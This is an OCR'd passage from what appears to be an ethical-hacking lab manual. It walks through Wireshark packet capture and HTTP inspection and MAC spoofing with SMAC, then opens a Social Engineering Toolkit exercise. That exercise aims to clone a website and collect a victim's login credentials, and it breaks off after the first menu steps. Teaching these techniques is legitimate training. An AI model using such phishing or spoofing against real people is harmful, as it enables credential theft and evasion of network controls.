
2. Open the /var directory:



3. Go to Logs folder:



4. Select any log file → Open it




Practical No: 5

A. Use Wireshark to sniff the network.

Wireshark is a GUI-based packet capture program. As noted, it comes with some command-line programs. There are a lot of advantages to using Wireshark. First, it gives us a way to view the packets easily, moving around the complete capture. Unlike with tcpdump and tshark, we see the entire network stack in Wireshark, which technically makes what we have captured frames rather than packets.


Start Wireshark. Under the “Capture” header, select the “Interface List” option; or click on the “Interfaces” button on the toolbar


This will bring up a list of network interfaces that Wireshark is able to capture packets from:



List of available capture interfaces

Select the network adapter (wired or wireless) that you are currently using to connect to the Internet, and hit the “Start” button. This will take you to the main window:






Wireshark is now capturing live network activity on your network interface. Notice that the list of packets is color-coded to highlight different types of network traffic.

- Open your web browser and navigate to a few random web pages - observe that the network packets corresponding to your web browsing activity are captured and show up in Wireshark as well.
- By default, the list of captured packets will keep scrolling automatically during a live capture. You can toggle this on/off using  .the AutoScroll toggle button in the toolbar.
- After letting the capture run for a couple of minutes, press the stop capture  button. Do not close this capture session.

Filtering the Packet List


Capturing network traffic for a couple minutes could include traffic on many different protocols such as ARP, TCP, UDP, DNS, HTTP, etc.

We may not be interested in all of these, depending on what we are trying to achieve. Fortunately, Wireshark allows us to filter the list based on different criteria using the “Filter” toolbar:




Filter toolbar

Let us take a look at the HTTP traffic that occurs when we browse the web. In the filter toolbar, type “http” and then click on “Apply”. The window will now list only captured packets related to HTTP traffic:



Examining HTTP Traffic


- The HTTP traffic that occurs during web browsing.
- Stop and close any capture that you may have open, and start a new capture.
- Set the filter to show only HTTP traffic.
- Start with the HTTP request sent from your web browser.
- In your web browser, navigate to some webpage like: http://wwwscf.usc.edu/~csci571/Special/HTTP/proxy.html
- In the top frame of the Wireshark main window, look for the packet that corresponds to your request. This contains the URL in the “Info” section.
- Select this packet.
- In the middle frame of the Wireshark window, expand the “Hypertext Transfer Protocol” section.
- Notice the details given for the:
  → GET request
  → Host
  → User-Agent
  → Accepts cookie



Take a look at the HTTP response to the above request. In the top frame of the Wireshark main window, find and select the “HTTP/1.1 200 OK” packet immediately below the request for proxy.html. This is the response containing the requested web page.

Again, expand the “Hypertext Transfer Protocol” section. Notice the details given for

→ Cache-Control
→ Content-Type o Server



B. Use SMAC for MAC Spoofing.

SMAC is a MAC address changer that has a simple-to-use graphical interface that enables the less experienced user all the way up to the guru to change a piece of hardware's MAC address. The less experienced user will appreciate the random generator whereas the guru will appreciate the ability to hand enter a new MAC address.




Figure A

Once it is installed, you will find the application launcher in a Start Menu subdirectory called KLC. Click on that folder and you will see SMAC 2.0. Click on that launcher and the SMAC main window (Figure A) will open.

Using SMAC can be very simple, depending on how you want to use it. The simplest way to use SMAC is to assign a random MAC address to a piece of hardware. Before we actually assign a new address, let's take a look at the other hardware on the machine. In the main window there is a check box that tells SMAC to show only active hardware. This checkbox is checked by default. Uncheck that box and your listing will grow, depending on the hardware on your machine. Take a look at Figure B to see how much the listing grows on my laptop that includes wireless, wired, and dial-up connections.




Figure B

When you click on a different listing, the information about that hardware will be displayed below. Let's change the MAC address of the Wired Marvell Yukon PCI-E Faster Ethernet Controller. To do this, select that entry from the list and click the Random button. As you can see in Figure C, the new, random MAC address is displayed in the New Spoofed MAC Address section.




Figure C

The address listed will correspond to a manufacturer list that you can choose from. If you know you want to spoof your MAC address to that of a specific manufacturer you can select a different manufacturer from the drop-down list. When you make this selection, the address listed will change. You can keep hitting Random until you get an address you like (or you can just take the first random address you get). Once you have your address, select the Options menu and make sure Automatically Restart Adapter is checked. Once that is checked, hit the Update MAC Address button and the new MAC address will be applied.


Practical No: 6

A. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux.


We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.

Procedure:


1. Open Kali Linux



2. Go to Application




3. Click Social Engineering Tools




4. Click Social Engineering (SE) Toolkit.

